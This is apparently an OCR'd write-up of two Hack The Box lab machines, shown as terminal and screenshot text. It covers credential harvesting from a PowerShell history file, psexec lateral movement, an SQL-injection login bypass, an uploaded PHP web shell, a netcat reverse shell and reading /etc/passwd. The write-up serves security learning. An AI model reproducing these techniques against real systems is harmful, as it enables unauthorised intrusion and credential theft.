02/25/2020  07:37 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  10,722,066,432 bytes free

C:\Users\sql_svc\Desktop>
```


```
C:\Users\sql_svc\AppData>cd Roaming\Microsoft\Windows\Powershell\PSReadline\
cd Roaming\Microsoft\Windows\Powershell\PSReadline\

C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> dir
 dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSRea

01/20/2020  06:04 AM    <DIR>          .
01/20/2020  06:04 AM    <DIR>          ..
03/17/2020  02:36 AM                79 ConsoleHost_history.txt
               1 File(s)             79 bytes
               2 Dir(s)  10,721,779,712 bytes free

C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

```
               2 Dir(s)  10,721,779,712 bytes free

C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>type ConsoleHost_history.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit

C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

```
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>type ConsoleHost_history.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit

C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```



[user@parrot]-[~/impacket/examples]
$sudo python3 psexec.py administrator@10.129.92.82
Impacket v0.13.0.dev0+20250328.150838.675ace81 - Copyright Fortra, LLC and its affiliated companies
Password:
[*] Requesting shares on 10.129.92.82.....
[*] Found writable share ADMIN$
[*] Uploading file PGtidJLp.exe
[*] Opening SVCManager on 10.129.92.82.....
[*] Creating service qmtr on 10.129.92.82.....
[*] Starting service qmtr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>


C:\Windows\system32> cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop> ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F
Directory of C:\Users\Administrator\Desktop
07/27/2021 02:30 AM <DIR> .
07/27/2021 02:30 AM <DIR> ..
02/25/2020 07:36 AM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 10,720,641,024 bytes free
C:\Users\Administrator\Desktop> type root.txt
b91ccec3305e98240082d4474b848528
C:\Users\Administrator\Desktop>




Computer Two


Nmap scan



Parrot Terminal
File Edit View Search Terminal Help
[✗]-[user@parrot]-[~]
$sudo nmap -sC -sV 10.129.61.28
Starting Nmap 7.94SVN (https://nmap.org) at 2025-03-30 15:17 UTC
Nmap scan report for 10.129.61.28
Host is up (0.063s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
| 2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
| 256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_ 256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.48 seconds
[user@parrot]-[~]
$

BurpSuite Proxy





Website Login


http://10.129.61.28/cdn-cgi/login/
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Log in
Username
admin'#
Password
Login as Guest
Log in



http://10.129.61.28/cdn-cgi/login/admin.php?content=uploads
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
MegaCorp Automotive
Account
Branding
Clients
Uploads
Logged in as Guest
Repair Management System
This action require super admin rights.
http://10.129.61.28/cdn-cgi/login/admin.php?content=uploads


Admin Info



http://10.129.61.28/cdn-cgi/login/admin.php?content=accounts&id=1
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
MegaCorp Automotive
Account
Branding
Clients
Uploads
Logged in as Guest
Repair Management System
Access ID
Name
Email
34322
admin
admin@megacorp.com
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application




Uploading cmd shell





http://10.129.61.28/cdn-cgi/login/admin.php?content=uploads&action=upload
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
MegaCorp Automotive
Account
Branding
Clients
Uploads
Logged in as Guest
Repair Management System
The file shell.php has been uploaded.
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Filter Items


http://10.129.61.28/uploads/shell.php
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources


http://10.129.61.28/uploads/shell.php?cmd=ls
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
shell.php

Using BurpSuite to connect with netcat



```
┌──[✗]─[user@parrot]─[~]
└──╼ $nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.129.172.195 54934
/bin/sh: 0: can't access tty; job control turned off
$
```

```
www-data@oopsie:/var/www/html$ cat * | grep -ir "passw"
```


```
www-data@oopsie:/var/www/html$ cat * | grep -ir "passw"
```


```
www-data@oopsie:/var/www/html/cdn-cgi$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

